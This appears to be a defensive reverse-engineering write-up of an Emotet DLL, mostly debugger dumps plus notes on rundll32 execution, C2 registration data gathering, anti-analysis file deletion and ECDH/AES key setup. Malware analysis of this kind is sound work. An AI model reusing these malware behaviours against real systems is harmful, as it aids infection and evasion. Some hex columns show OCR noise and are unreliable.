0303F5A0  78 00 6E 00 6A 00 22 00  2C 00 73 00 4A 00 7A 00  x.n.j.".,.s.J.z.
0303F5B0  53 00 75 00 71 00 68 00  41 00 00 00 BA 5E B8 04  S.u.q.h.A....^..
0303F5C0  03 00 00 00 80 6C 0B 00  01 00 00 00 1C BA 1B 03  .....l..........
0303F5D0  D7 59 01 00 00 C2 0C 00  63 5F B8 04 1C BA 1B 03  ........c_......
0303F5E0  07 00 00 00 00 F7 03 03  01 00 00 00 C0 E5 09 00  ................
0303F5F0  41 31 0B 00 2C D2 B8 04  83 66 0F 00 34 4C 00 00  A1..,Ч·..f..4L..
0303F600  71 1E 01 00 DC 05 00 00  00 00 00 00 A0 2C DD 75  q...........,..
0303F610  FC 15 23 C4 00 00 00 00  00 00 00 00 B9 AB D2 77  ..#.............
0303F620  00 00 D4 75 10 F6 03 03  71 1E 01 00 A0 F6 03 03  ................
0303F630  30 AF D4 77 E0 15 23 C4  FE FF FF FF B0 F6 03 03  0...............
0303F640  A3 AA D1 76 06 00 00 00  00 00 00 00 56 AC D1 76  ............V...
0303F650  77 A5 3B 86 82 E5 0E 00  00 00 00 00 82 E5 0E 00  w.;.............
0303F660  24 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  $...............
0303F670  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0303F680  00 00 00 00 F8 F3 B7 04  01 00 00 00 00 00 00 00  ................
0303F690  FF FF FF FF 00 00 00 00  00 00 00 00 6B 11 00 00  ............k...
0303F6A0  08 FB 03 03 00 4D D4 76  1F C5 E6 F3 FE FF FF FF  .....M..........
```

```
EAX 75D588E0 KERNEL32.DLL:kernel32_CreateProcessW
EBX 00000000
ECX 000F6610
EDX D3330000
ESI 00000000
EDI 00000000
EBP 0303EF24 Stack[00001F74]:0303EF24
ESP 0303EEE8 Stack[00001F74]:0303EEE8
EIP 04B8BAF8 X.dll:04B8BAF8
EFL 00000212
```


```
0303F588  00730078
0303F58C  005C006E
0303F590  00640063
0303F594  006D006F
0303F598  006E0063
0303F59C  002E0063
0303F5A0  006E0078
0303F5A4  0022006A
0303F5A8  0073002C
0303F5AC  007A004A
0303F5B0  00750053
0303F5B4  00680071
0303F5B8  00000041
0303F5BC  04B85EBA  X.dll:04B85EBA
0303F5C0  00000003
```



```
X.dll:04B8BAF1 push    esi
X.dll:04B8BAF2 push    dword ptr [ebp+18h]
X.dll:04B8BAF5 push    dword ptr [ebp+28h]
X.dll:04B8BAF8 call    eax
X.dll:04B8BAFA pop     esi
X.dll:04B8BAFB mov     esp, ebp
X.dll:04B8BAFD pop     ebp
X.dll:04B8BAFE retn
X.dll:04B8BAFE ; ---------------------------------------------------------------
X.dll:04B8BAFF unk_4B8BAFF db  55h ; U            ; CODE XREF: X.dll:04B74756↑p
X.dll:04B8BAFF                                    ; X.dll:04B74C47↑p ...
X.dll:04B8BB00 db  8Bh
X.dll:04B8BB01 db 0ECh
X.dll:04B8BB02 db 0FFh
X.dll:04B8BB03 db  75h ; u
X.dll:04B8BB04 db  20h
X.dll:04B8BB05 db 0B8h
X.dll:04B8BB06 db    4
X.dll:04B8BB07 db    1
X.dll:04B8BB08 db    0
X.dll:04B8BB09 db    0
X.dll:04B8BB0A db 0FFh
X.dll:04B8BB0B db  75h ; u
X.dll:04B8BB0C db  1Ch
X.dll:04B8BB0D db 0FFh
X.dll:04B8BB0E db  75h ; u
X.dll:04B8BB0F db  18h
X.dll:04B8BB10 db 0FFh
X.dll:04B8BB11 db  75h ; u
X.dll:04B8BB12 db  14h
X.dll:04B8BB13 db 0FFh
X.dll:04B8BB14 db  75h ; u
X.dll:04B8BB15 db  10h
```

Name	PID	CPU	I/O total ...	Private b...	User name	Description
rundll32.exe	6224	13.93		7.07 MB	DESKTOP-002IHON\shac	Windows host process (Rundll...
rundll						rocess (Rundll...

```
C:\Windows\SysWOW64\rundll32.exe "C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn\cdomcnc.xnj",Control
_RunDLL
File:
    C:\Windows\SysWOW64\rundll32.exe
    Windows host process (Rundll32) 10.0.19041.3636
    Microsoft Corporation
Run DLL target file:
    C:\Users\shaddy\AppData\Local\Zollvehjwmnxxsn\cdomcnc.xnj
    asdzxcqwe123 5.6.5.3
Notes:
    Signer: Microsoft Windows
    Console host: Non-existent process (4728)
    Process is in a job.
    Process is 32-bit (WOW64).
```



```
X.dll:04B8CEC9
X.dll:04B8CEC9 loc_4B8CEC9:
X.dll:04B8CEC9 mov     eax, dword_4B95208[esi*4]
X.dll:04B8CED0 pop     esi
X.dll:04B8CED1 mov     esp, ebp
X.dll:04B8CED3 pop     ebp
X.dll:04B8CED4 retn
X.dll:04B8CED4 sub_4B8CDB1 endp
X.dll:04B8CED4
```

```
0303F790  6D F8 0A 00 6B B7 09 00  44 78 05 00 90 75 03 00  m...k...Dx...u..
0303F7A0  27 20 04 00 46 21 01 00  91 32 08 00 95 0D 08 00  '·..F!...2......
0303F7B0  E4 6E 08 00 B0 4C 0F 00  20 F4 0E 00 06 9A 02 00  .....L..·.......
0303F7C0  D8 19 09 00 CB 0D 00 00  0E 07 09 00 4A C4 04 00  ............J...
0303F7D0  A0 BB 0D 00 AC 92 04 00  67 4E 02 00 10 27 00 00  ........gN...'..
0303F7E0  41 76 02 00 43 09 09 00  60 EA 00 00 B3 F2 0D 00  Av..C...`.......
0303F7F0  AA 65 34 01 FC 55 01 00  5B 59 0C 00 A0 BB 0D 00  .e4..U..[Y......
0303F800  83 D9 01 00 8F 66 0A 00  E1 91 0F 00 2A AD 06 00  .....f......*...
0303F810  EB 3B 06 00 E5 72 02 00  12 A1 03 00 F5 DA 04 00  ................
0303F820  4B F2 06 00 D2 72 08 00  9B FA 0E 00 D9 79 05 00  K....r..........
0303F830  F3 F0 0C 00 A0 0F 00 00  15 A7 06 00 4B F4 01 00  ............K...
0303F840  EA B1 02 00 00 00 00 00  09 2F 0F 00 82 E5 0E 00  ........./......
0303F850  38 8C 03 00 20 F4 0E 00  71 E7 0C 00 2F 7E 0D 00  8...·......./~..
0303F860  27 A1 09 00 A7 DA 0A 00  C3 6F 0D 00 77 7B 03 00  '...........w{..
```


```
EAX 75D64650 KERNEL32.DLL:kernel32_ExitProcess
EBX 03184F60 debug238:03184F60
ECX 000F6610
EDX B2620000
ESI 740011A0 Control_RunDLL
EDI 00000000
EBP 0303F990 Stack[00001F74]:0303F990
ESP 0303F958 Stack[00001F74]:0303F958
EIP 04B8CED4 sub_4B8CDB1+123
EFL 00000202
```

Information Discovery

The last stager copied the emotet.dll in %appdata% local folder with random folder name and file name with added extension of .xnj. In this phase, I will again execute the dll using rundll32 with the parameter Control_RunDLL and debug its behavior further.

It started with the usual PEB walk for kernel32 and ntdll locations and finding address of LoadLibraryW and GetProcAddress. Then it loaded all modules that it needs and first checks the executing file path and module name. If everything is correct, it then gathers system information for crafting the request and register bot to c2 server.

#	APIs	Description
1	GetComputerNameA	To get name of victim system
2	GetWindowsDirectoryW	To get the windows directory where system files are installed
3	GetVolumeInformationW	To get the volume information



Debug View

```
mov     eax, dword_3095208[esi*4]
pop     esi
mov     esp, ebp
pop     ebp
retn
sub_308CDAD endp ; sp-analysis failed

; ---------------------------------------------------------------
db  83h
db 0ECh
db  44h ; D
db 0C7h
db  44h ; D
```

Hex View-1


```
67 B0 68 09 00 00 00 00  71 1E 01 00 21 09 06 00  g.h.....q...!...
34 4C 00 00 83 66 0F 00  E8 45 DD 75 08 5F DD 75  4L...f.....u._..
C8 2C DD 75 E8 00 00 00  3A 19 FE 00 00 00 00 00  ........:.......
00 00 00 00 BF CE 08 03  6B 11 00 00 5B 2E 09 00  ........k...[...
7B 12 EF D5 FE FF FF FF  24 F8 9F 00 77 00 00 00  {.......$...w...
88 F8 9F 00 57 0F C3 00  00 00 00 00 6B 11 00 00  ....W.......k...
07 D2 00 00 D9 50 06 00  5B 2E 09 00 C8 36 07 00  ........[.......
B5 C5 0D 00 EE C7 08 00  28 F8 9F 00 6B 53 07 03  ........(...kS..
F2 02 00 00 89 10 07 00  8E FF 10 BD 89 10 07 00  ................
7B 12 EF D5 59 55 79 02  01 03 0F 00 5F 80 0C 00  {....Uy....._...
F0 28 05 00 32 23 02 00  84 43 9E 05 5A EF 08 03  ....2#...C..Z...
8C F8 9F 00 EC 10 07 00  3F 5F 02 00 95 F6 F6 01  ........?_......
95 FE 99 03 40 F9 9F 00  AA 1E F4 08 97 AE 03 00  ....@...........
```

General registers

```
EAX 75D59080 KERNEL32.DLL:kernel32_GetComputerNameA
EBX 0968B067
ECX 000F6610
EDX CC9C0000
ESI 009FF888 Stack[00001D30]:009FF888
EDI 09FFE061
EBP 009FF828 Stack[00001D30]:009FF828
ESP 009FF7FC Stack[00001D30]:009FF7FC
EIP 0308CED4 sub_308CDAD+127
EFL 00000212
```

Delete Extra Files in Home Directory

A unique behavior of Emotet was seen when it tries to delete all extra files present in its home directory in %AppData%. It is deleting every other file in its directory other than the main emotet dll. Could be one of the anti-analysis techniques to delete debugger or disassembler database files like in case of IDA (ida creates database in same directory as the file being analyzed).



IDA View-EIP

```
X.dll:03082FAA db  9Dh
X.dll:03082FAB db    0
X.dll:03082FAC db    0
X.dll:03082FAD ; ----------------------------------------------------------
X.dll:03082FAD add     esp, 14h
X.dll:03082FB0 push    esi
X.dll:03082FB1 call    eax
X.dll:03082FB3 pop     esi
X.dll:03082FB4 mov     esp, ebp
X.dll:03082FB6 pop     ebp
X.dll:03082FB7 retn
X.dll:03082FB7 ; ----------------------------------------------------------
X.dll:03082FB8 db  55h ; U
X.dll:03082FB9 db  8Bh
X.dll:03082FBA db 0ECh
X.dll:03082FBB db  83h
X.dll:03082FBC db 0ECh
X.dll:03082FBD db  1Ch
X.dll:03082FBE db  56h ; V
X.dll:03082FBF db 0FFh
X.dll:03082FC0 db  75h ; u
X.dll:03082FC1 db  1Ch
X.dll:03082FC2 db  8Bh
X.dll:03082FC3 db 0F1h
X.dll:03082FC4 db 0FFh
X.dll:03082FC5 db  75h ; u
X.dll:03082FC6 db  18h
X.dll:03082FC7 db  6Ah ; j
X.dll:03082FC8 db    0
X.dll:03082FC9 db 0FFh
X.dll:03082FCA db  75h ; u
X.dll:03082FCB db  10h
X.dll:03082FCC db 0FFh
X.dll:03082FCD db  75h ; u
UNKNOWN 03082FB1: X.dll:03082FB1 (Synchronized with EIP)
```

Hex View-1

```
D4 E4 06 00 CF B5 09 00  80 EF 9F 00 76 87 07 03  ....є·......v...
C1 6B 05 00 0A A0 04 00  AD F1 08 00 8C F0 9F 00  ................
18 A6 08 00 D0 66 03 00  BF 8E 0B 00 88 31 16 03  .............1..
28 ED 9F 00 04 BE 09 00  CC 82 0A 00 88 31 16 03  (............1..
B5 84 07 03 00 10 16 03  43 00 3A 00 5C 00 55 00  ........C.:.\.U.
73 00 65 00 72 00 73 00  5C 00 73 00 68 00 61 00  s.e.r.s.\.s.h.a.
64 00 64 00 79 00 5C 00  41 00 70 00 70 00 44 00  d.d.y.\.A.p.p.D.
61 00 74 00 61 00 5C 00  4C 00 6F 00 63 00 61 00  a.t.a.\.L.o.c.a.
6C 00 5C 00 5A 00 6F 00  6C 00 6C 00 76 00 65 00  l.\.Z.o.l.l.v.e.
68 00 6A 00 77 00 6D 00  6E 00 78 00 78 00 73 00  h.j.w.m.n.x.x.s.
6E 00 5C 00 5C 00 63 00  64 00 6F 00 6D 00 63 00  n.\.\.c.d.o.m.c.
6E 00 63 00 2E 00 78 00  6E 00 6A 00 2E 00 69 00  n.c...x.n.j...i.
64 00 30 00 00 00 00 00  00 00 00 00 02 00 04 06  d.0.............
00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 11 03  6A 00 00 40 00 00 11 03  ........j..@....
62 00 0C 40 00 00 00 00  58 2C 16 03 50 2C 16 03  b..@....X,..P,..
00 00 00 00 91 1C D0 77  00 00 00 00 A4 EF 9F 00  ................
00 00 00 00 07 00 00 00  00 00 00 00 00 00 00 00  ................
AB 8C D1 77 00 00 00 00  07 00 00 00 00 00 11 00  ................
98 2D 16 03 00 00 16 00  00 00 11 03 62 00 00 40  .-..........b..@
07 00 00 00 DC EF 9F 00  00 00 11 03 4C FD 00 00  ............L...
30 AF D4 77 44 EF 9F 00  30 AF D4 77 71 FA 88 EC  0...D...0...q...
FE FF FF FF D8 EE 9F 00  7C 6E D1 77 00 10 00 00  ........|n......
08 10 00 00 00 00 00 00  A8 EE 9F 00 00 10 00 00  ................
00 00 11 03 00 00 11 03  38 F7 9F 00 BF 01 04 BA  ........8.......
38 2C 16 03 00 00 00 00  E4 01 00 00 02 00 04 06  8,..............
2F 00 00 00 2C D2 08 03  83 66 0F 00 08 10 00 00  /...,....f......
71 1E 01 00 8F 01 00 00  00 00 00 00 00 00 00 00  q...............
00 00 00 00 00 00 00 00  04 00 00 00 10 00 00 00  ................
01 02 00 00 A5 7A 08 03  71 1E 01 00 60 00 0C 40  .....z..q...`..@
00 10 00 00 00 10 16 03  33 01 00 00 00 00 11 03  ........3.......
38 F7 9F 00 00 00 00 00  F8 EE 9F 00 DC 3F D4 77  8...............
E8 3E 16 03 00 10 16 03  60 F0 9F 00 00 00 00 00  ........`.......
00 10 16 03 E8 3E 16 03  54 EF 9F 00 54 EF 9F 00  ........T...T...
UNKNOWN 009FED28: Stack[00001D30]:009FED28 (Synchronized with EDI)
```

General registers

```
EAX 75D63410 KERNEL32.DLL:kernel32_DeleteFileW
EBX 009FF738 Stack[00001D30]:009FF738
ECX 000F6610
EDX BBA70000
ESI 009FED28 Stack[00001D30]:009FED28
EDI 009FF08C Stack[00001D30]:009FF08C
EBP 009FECE8 Stack[00001D30]:009FECE8
ESP 009FECC0 Stack[00001D30]:009FECC0
EIP 03082FB1 X.dll:03082FB1
EFL 00000202
```

Stack view


```
009FECAC  03082FAD  X.dll:03082FAD
009FECB0  00000195
009FECB4  009FED28  Stack[00001D30]:009FED28
009FECB8  BD10FF8E
009FECBC  009FED28  Stack[00001D30]:009FED28
009FECC0  009FED28  Stack[00001D30]:009FED28
009FECC4  03163188  debug205:03163188
009FECC8  008616AF
009FECCC  00C6BB72  locale.nls:00C6BB72
009FECD0  00000000
009FECD4  00000000
009FECD8  000D3CB1
009FECDC  00025E1D
009FECE0  0006E4D4
UNKNOWN 009FECC0: Stack[00001D30]:009FECC( (Synchronized wit
```

As shown in the screenshot above, It is trying to delete the ida file named: cdomcinc.xnj.id0. I might have to patch the program to avoid deleting these files, otherwise it would corrupt my IDA database.

I patched the bytes to call **DeleteFileW** API with Nop instructions and continued. It now skips all my important files and move on.

Establishing Encryption Keys

Emotet uses Eliptic Curve Cryptography ECDH keys for establishing encryption keys. The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2. The AES key is derived from the shared secret using the BCryptDeriveKey function.




```
X.dll:030778AD db  54h ; T
X.dll:030778AE db    1
X.dll:030778AF db    0
X.dll:030778B0 ; ---------------------------------------------------------------
X.dll:030778B0 add     esp, 14h
X.dll:030778B3 push    dword ptr [ebp+0Ch]
X.dll:030778B6 push    dword ptr [ebp+1Ch]
X.dll:030778B9 push    dword ptr [ebp+18h]
X.dll:030778BC push    dword ptr [ebp+10h]
X.dll:030778BF push    esi
X.dll:030778C0 push    0
X.dll:030778C2 push    dword ptr [ebp+20h]
X.dll:030778C5 call    eax
X.dll:030778C7 pop     esi
X.dll:030778C8 mov     esp, ebp
X.dll:030778CA pop     ebp
X.dll:030778CB retn
X.dll:030778CB ; ---------------------------------------------------------------
X.dll:030778CC unk_30778CC db  55h ; U                    ; CODE XREF: X.dll:03085E3B↓p
X.dll:030778CD db  8Bh
X.dll:030778CE db 0ECh
X.dll:030778CF db  83h
X.dll:030778D0 db 0ECh
X.dll:030778D1 db  18h
X.dll:030778D2 db 0FFh
X.dll:030778D3 db  75h ; u
X.dll:030778D4 db  10h
X.dll:030778D5 db 0FFh
X.dll:030778D6 db  75h ; u
X.dll:030778D7 db  0Ch
X.dll:030778D8 db 0FFh
```

```
F800  43 86 09 00 5C B0 01 00  C5 1C 06 00 4E 27 09 00  C...\.......N'..
F810  00 00 00 00 D0 1A 16 03  F0 1C 16 03 48 00 00 00  ............H...
F820  A7 83 05 00 B9 38 01 00  58 FB 9F 00 48 00 00 00  .....8..X...H...
F830  45 43 4B 31 20 00 00 00  70 C1 F1 F5 34 29 D5 4F  ECK1·...p......O
F840  F6 5B 52 AE 20 50 C8 FC  18 A5 58 E9 1A 0C C8 7E  ....·P....X.....
F850  9D 66 D2 2F 69 8C 0E 4C  89 A7 03 BC 3B C5 E0 4B  .f..i..L....;..K
F860  6D 24 79 99 D8 8B 2B 1F  AE 7D 9E 8C 32 3B 34 49  m$y.4;2..{..+·فI
F870  4C 36 3B C9 65 98 71 10  1E 6F 08 03 34 6F 08 03  L6;...q..o..4o..
F880  58 FB 9F 00 00 00 00 00  D0 F8 9F 00 39 ED 9E 03  X...........9...
F890  D9 AF 0F 00 5A 3F 00 00  8C AA 07 00 B0 F2 09 00  ق·..Z?..........
F8A0  5B A5 0A 00 E6 73 0F 00  5E A4 04 00 2A 42 07 03  [.......^...*B..
F8B0  50 FB 9F 00 58 FB 9F 00  50 FB 9F 00 06 EA 09 00  P...X...P.......
F8C0  C0 FE 0E 00 58 FB 9F 00  C3 5E 05 00 C0 58 0C 00  ....X...........
F8D0  AA 89 31 04 69 B2 08 03  C0 FE 0E 00 58 FB 9F 00  ..1.i.......X...
F8E0  82 E5 0E 00 A9 5C 90 02  9A 5B 0F 0A 82 E5 0E 00  .....\...[......
F8F0  06 EA 09 00 2B AE 0D 00  5C A9 04 00 53 8D 0F 00  ....+...\...S...
F900  10 D2 06 00 C0 FE 0E 00  80 32 06 00 4C F9 0A 00  .........2..L...
F910  BB F4 F1 00 00 00 00 00  00 00 00 00 0D 12 09 03  ................
F920  50 FB 9F 00 4A C4 04 00  E5 72 02 00 E9 63 05 00  P...J...........
F930  00 10 16 03 54 FB 9F 00  E9 CE 02 00 27 A1 09 00  ....T.......'...
F940  70 E0 15 03 5C FB 9F 00  00 00 00 00 A0 11 00 74  p...\..........t
F950  D8 FB 9F 00 80 58 12 03  DD 87 0E 00 1A ED 00 00  .....X..........
F960  05 6F 09 00 D4 F9 01 00  F5 8F 02 00 7A 72 00 00  .o..........zr..
F970  D0 DF 0D 00 01 00 00 00  8D 70 08 00 80 82 01 00  .........p......
F980  93 89 06 00 A5 46 0B 00  D3 75 09 00 DC 27 07 00  .....F..........
F990  02 01 00 00 D1 DB 09 00  08 B7 0D 00 C5 61 0C 00  ................
F9A0  BC 63 0E 00 E3 3F 0A 00  EE 06 05 00 E1 A0 06 00  .c..............
F9B0  44 11 0D 00 90 66 02 00  D7 1E 07 00 0C 6A 01 00  D....f.......j..
F9C0  F4 AC 0C 00 AE 95 0D 00  D6 B7 0C 00 3F CE 08 00  ............?...
F9D0  6D F8 0A 00 6B B7 09 00  44 78 05 00 90 75 03 00  m...k...Dx...u..
F9E0  27 20 04 00 46 21 01 00  91 32 08 00 95 0D 08 00  '·..F!...2......
```

```
EAX 770B5FF0 bcrypt.dll:bcrypt_BCryptImportKeyPair
EBX 0B36A58E
ECX 000F6610
EDX B42A0000
ESI 03161C20 debug204:03161C20
EDI 009FFB58 Stack[00001D30]:009FFB58
EBP 009FF688 Stack[00001D30]:009FF688
ESP 009FF64C Stack[00001D30]:009FF64C
EIP 030778C5 X.dll:030778C5
EFL 00000202
```

```
009FF978  0008708D
009FF97C  00018280
009FF980  00068993
009FF984  000B46A5
009FF988  000975D3
009FF98C  000727DC
009FF990  00000102
009FF994  0009DBD1
009FF998  000DB708
009FF99C  000C61C5
009FF9A0  000E63BC
```




```
X.dll:0308CEC9 mov     eax, dword_3095208[esi*4]
X.dll:0308CED0 pop     esi
X.dll:0308CED1 mov     esp, ebp
X.dll:0308CED3 pop     ebp
X.dll:0308CED4 retn
X.dll:0308CED4 sub_308CDAD endp ; sp-analysis failed
X.dll:0308CED4
X.dll:0308CED4 ; ---------------------------------------------------------------
X.dll:0308CED5 db  83h
X.dll:0308CED6 db 0ECh
X.dll:0308CED7 db  44h ; D
X.dll:0308CED8 db 0C7h
X.dll:0308CED9 db  44h ; D
X.dll:0308CEDA db  24h ; $
X.dll:0308CEDB db  38h ; 8
X.dll:0308CEDC db  5Dh ; ]
X.dll:0308CEDD db  99h
X.dll:0308CEDE db  4Ah ; J
X.dll:0308CEDF db    0
X.dll:0308CEE0 db  33h ; 3
X.dll:0308CEE1 db 0D2h
X.dll:0308CEE2 db  53h ; S
X.dll:0308CEE3 db  55h ; U
X.dll:0308CEE4 db  56h ; V
X.dll:0308CEE5 db  57h ; W
X.dll:0308CEE6 db  33h ; 3
X.dll:0308CEE7 db 0FFh
X.dll:0308CEE8 db  8Bh
X.dll:0308CEE9 db 0D9h
X.dll:0308CEEA db  89h
```

```
1C50  A2 69 D7 58 4E 2E 00 1C  14 00 00 00 52 55 55 55  .i..N.......RUUU
